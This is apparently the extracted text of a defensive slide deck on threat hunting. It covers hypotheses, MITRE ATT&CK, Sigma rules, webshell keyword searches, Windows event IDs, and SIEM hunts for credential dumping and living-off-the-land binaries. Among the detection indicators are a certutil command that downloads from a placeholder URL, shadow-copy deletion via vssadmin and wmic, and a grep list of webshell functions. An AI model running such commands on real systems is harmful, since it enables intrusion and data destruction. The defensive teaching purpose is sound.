    THREAT HUNTING PROCESS Hypothesis driven approach  What is Hypotheses ?  Assumption on attack behavior.  Actionable use case based on observations, intelligence, and experience  Three types of hypotheses:  Analytics-Driven: "Machine-learning and UEBA, used to develop aggregated risk scores that can also serve as hunting hypotheses"[5]  Situational-Awareness Driven: "Crown Jewel analysis, enterprise risk assessments, company- or employee-level trends"[5]  Intelligence-Driven: "Threat intelligence reports, threat intelligence feeds, malware analysis, vulnerability scans"[  Hypothesis can be developed using any public APT report, twitter, security news, articles etc.
  • 16.
  • 17.
  • 18.
    THREAT HUNTING TECHNIQUES Searching - use of specialized queries that return results and artifacts.  Clustering - machine learning model that uses advanced AI search techniques to make correlations within advanced and vast arrays of data.  Grouping – grouping artifacts together to identify any anomalies  Stack counting - stacking is how many times each unique value of column has occurred, like least commonly accessed file, rarity is suspicious.
  • 19.
  • 20.
    THREAT HUNTING MATURITYMODEL Source : sqrrl TMM
  • 21.
    MITRE ATT&CK FRAMEWORK MITRE ATT&CK™ is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.  It consists of TTP’s – Tactics, Techniques and procedures.  MITRE has also came up with a project name “CAR” Cyber Analytics Repository.  The Mitre team has listed down all those adversary behaviors and attack vectors carries out by an adversary on a victim machine.  It uses TTP’s Tactics, Techniques and Procedures and maps it to Cyber Kill chain.
  • 22.
  • 23.
    SIGMA RULES FORTHREAT HUNTING  Sigma is Generic Signature Format for SIEM Systems written by Florian Roth @Neo23x0 and Thomas Patzke.  Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner.  Sigma is for log files what Snort is for network traffic and YARA is for files.  Sigma rules contains mapping of all ATT&CK techniques.  Using sigma for threat hunting in siem, refer Sigma-to project:-  https://github.com/akky2892/Sigma-to
  • 24.
    HUNTING WEBSHELLS  Aweb shell is a script written in the supported language of a target web server to be uploaded to enable remote access of the machine.  Mostly written in php or Asp  Multiple attack techniques can be used to upload webshell on webserver – XSS, SQL injection, RFI, LFI & many more…  Popular webshells – C99, R57, etc.  Let’s Hunt it!
  • 25.
    HUNTING WEBSHELLS -KEYWORDS  First way for hunting webshells – Look out for reference to suspicious keywords within files on webserver - eval() or cmd.exe  For linux –  Under var/www/html directory, we can search for any php files with suspicious commands  find . –type ‘*.php’ | xargs egrep –l “(fsockopen|mail|exec|eval|system|base64_decode)”  For Windows –  Use Powershell to search in similar way  Get-childitem –recurse –include “*.php” | select-string “(fsockopen|mail|exec|eval|system|base64_decode)” | %{“$($._filename)”}
  • 26.
    HUNTING WEBSHELLS -TOOLS  Multiple tools can be used to hunt for webshells in your environment. These tools are integrated with IOC’s , YARA rules to identify maliciousness.  LOKI IOC Scanner  PHP-Malware Finder  unPHP  Linux Malware detect  Invoke-ExchangeWebShellHunter  etc…  In addition to these techniques, we can also use baselines deviation and file stacking technique to hunt for webshell.
  • 27.
    ENDPOINT HUNTING  Endpointis where the malware behavior is more prevalent.  Most of the post-exploitation techniques can be hunted using Endpoint logs.  File activity, Registry activity, Process activity can be used to hunt out for any malicious behavior.  Multiple attack techniques such as DLL injection, hook injection, fuzzy hashing can be hunted down using endpoint logs.  ATT&CK MITRE is the best way to utilize the efforts and use these to hunt out for threats.
  • 28.
    DLL HIJACKING  Postexploitation technique  Monitoring of Windows API calls, monitoring of windows registry path for any changes.  VirtualAllocEx reserves or changes a region of memory  WriteProcessMemory writes data to an area of memory in a specified process  CreateRemoteThread creates a thread in the address space of another process
  • 29.
    APPININT DLLS  Powershellcontains powersploit which can be used for code injection.  Monitoring malicous DLL loads - AppInit DLLs//// DLLs that are specified in the AppInit_DLLs value in the Registry key HKEY_LOCAL_MACHINESoftwareMicrosoftWindows NTCurrentVersionWindows are loaded by user32.dll into every process that loads user32.dll.
  • 30.
    NETWORK HUNTING  NetworkTraffic hunting requires network traffic logs.  Multiple tools can be used to analyze suspicious network traffic.  In addition to packet capturing, malicious traffic analysis features in Next Generation Firewall, UTM, IDS/IPS, we also need to hunt for traffic which has bypassed these devices.  Wireshark can be used.  Let’s look at simple example :-
  • 31.
    NETWORK HUNTING –HTTPS TRAFFIC Normal HTTPS Suspicious HTTPS Port 443 or 8443 Malware use this port as well. Traffic is encrypted If traffic is not encrypted & secure socket layer packet details are empty, something suspicious Web server in FQDN format Server will point to IP address instead of FQDN HTTPS is Secure version -Secure socket Layer (SSL/TLS)
  • 32.
    NETWORK HUNTING –HTTPS TRAFFIC
  • 33.
    THREAT HUNTING USINGSIEM  Threat Hunting is basically searching something.  We need to have proper & useful data to hunt for threats in enterprise.  SIEM – Security Information & Event Management is such tool which can prove to be useful in threat hunting.  SIEM collects logs from multiple devices of your network enterprise.  In addition to threat intelligence feeds, SIEM is very useful in querying the log database to identify any anomaly.  Let’s look at some of use cases:-
  • 34.
    THREAT HUNTING USINGSIEM Source : elastic.co
  • 35.
    THREAT HUNTING USINGSIEM Famous Email word/excel Macro attachments:- • Phishing email containing .doc with macro file • Macro contains script to initiate powershell.exe • Powershell.exe uses legitimate tools like mimikatz for credential dump for gaining hashes from memory. • What commands are executed using mimikatz.
  • 36.
    THREAT HUNTING USINGSIEM  Event viewer logs in SIEM can be useful to hunt for multiple threats.  Sysmon can be used to collect logs specific to endpoint systems based on defined configuration.  Search queries are useful in identifying any malicious behavior inside the enteprise environment.  In addition to threat intelligence and search queries, analytics is being used in SIEM which uses Machine learning to automatically identify any anomalies inside the environment.  We will look out for some examples of hunts to be clear -
  • 37.
    THREAT HUNTING HUNTS Threatactivity Hunts to look out for Hunting suspicious accounts See for any unusual accounts logged into machines with admin right – Event ID – 4672 (Special privileges assigned to new logon) Hunting Scheduled tasks Event ID – 4698, 106, 200 & 201 Hunting Pass the hash (PTH) Event ID- 4624 with logon type 3 Logon process – NtLmSsp, Key length – 0 Hunting for service creation Event ID- 4697 Hunting network shares Event ID - 4776 Hunting for process masquerading Look out for process path form where process is executing – Example explorer.exe should run from C:Windowsexplorer.exe or C:Windowssystem32explorer.exe
  • 38.
    THREAT HUNTING HUNTS PTH – Look for remote logins associated with execution/writing of binaries.  IFEOI – Changes to path - HKLMSOFTWAREMicrosoftWindows NTCurrentVersionImage File Execution Optionsxyz.exeDebugger  Rundll32.exe making connection to internet.  Deletion of shadow copy file using wmic, vssadmin | *delete
  • 39.
    THREAT HUNTING HUNTS Disable system restore - Registry Write and Key = HKLMSoftwareMicrosoftWindows NtSystemRestoreDisableSR and value = 1  Connection to process other than browser to suspicious domains like .tk, .onion,.tor2web etc.  Certutil.exe used to download files from internet - certutil.exe -urlcache -split -f http://example/file.txt
  • 40.
    THREAT HUNTING HUNTS Monitor scheduled tasks – at and schtasks windows task scheduler used to schedule scripts to be executed.  Double extensions malwares  Control.exe used to execute file stored in ADS.  Gpscript.exe used to executes logon scripts.  Mavinject.exe used to execute, read ADS files.  Hh.exe – executing and downloading files  Scriptrunner.exe – execution  Regsvr32.exe – Download script from internet All are windows signed binaries, so none of Endpoint protection will tag it.
  • 41.
    THREAT HUNTING HUNTS Similar to the discussed hunts, there are multiple techniques which can be used to hunt for threats.  A collection of many such techniques is collaborated and presented by ATT&CK MITRE & Sigma rules.  Hunting using SIEM is the way ahead but there are multiple SIEM vendors – RSA, Elasticsearch, Arcsight, Qradar etc.  In order to make life easy, I have prepared a Master Sheet of threat hunting hunts mapping it to respective SIEM vendors-  Query it & Hunt IT - https://github.com/akky2892/Sigma-to/blob/master/Sigma-to.xlsx
  • 42.
    REAL WORLD HUNTINGPROCESS What is threat hunting:- The human-centric process of proactively searching for evidence of attacks. Anyone can threat hunt; experienced threat hunters have better models. Threat hunting is the application of one or more models or frameworks to a problem. The easiest framework to start with is Attack Centric Hunting. In Attack centric hunting (ACH), you focus on seeking evidence that identifies a specific attack. It's a 4 step process that starts with a question.  1. Question - Has an Attack incident occurred on my network?  2. What am I looking for?  3. Where am I likely to find it?  4. How can I manipulate the data to find it?
  • 43.
    REAL WORLD HUNTINGPROCESS Example: Question: Has Credential theft happened on my network?  1. What am I looking for? a) Evidence of credential dumping application execution. b) never before seen processes, process anomalies.  2. Where am I likely to find it ? a) Windows process execution logs.  3. How can I manipulate the data to see it ? a) Aggregate EID 4688 by process name for all endpoints and sort by least frequent occurrence (LFO). (Event ID4688 = Process Execution event ID. )
  • 44.
    MACHINE LEARNING &THREAT HUNTING - ADVANCED HUNTING  Multiple SIEM vendors, or security product solutions uses Machine Learning or AI to assist threat hunting.  Machine learning uses Classification, Association algorithms to identify & detect any kind of anomalies in network.  Network traffic spike, unusual user account, computer account behavior, any deviation from baselines can be identified by such techniques.  Analytics is widely used in modern day world and it has find it place in Cyber security as well.  Microsoft Defender, Microsoft ATA, Qradar SIEM, Fireeye, etc.
  • 46.
    MACHINE LEARNING &THREAT HUNTING - ADVANCED HUNTING
  • 47.
  • 48.
    THREAT HUNTING RESOURCES Threathunting.net  MITRE ATT&CK - attack.mitre.org  https://github.com/ThreatHuntingProject/ThreatHunting - David J Bianco  https://github.com/VVard0g/ThreatHunter-Playbook - Roberto Rodriguez (@Cyb3rWard0g)  https://blog.menasec.net  https://github.com/akky2892/Cyber-Threat-Hunting  Whitepapers, blogs, articles on threat hunting.  Research work on twitter - Oddvar Moe, Florian roth, Roberto rodriques, Olaf hangton, David J Bianco, sqrrl, Samir @ Sbousseaden & many more.  Sans – Threat Hunting Summit, defcon, Att&ckon, Derbycon, Nullcon Webinars/Webcasts …
  • 49.
    CONCLUSION Red Teamer CyberKill Chain Blue Teamer Defense Chain Identify Preven t Detect Respond Recover
  • 50.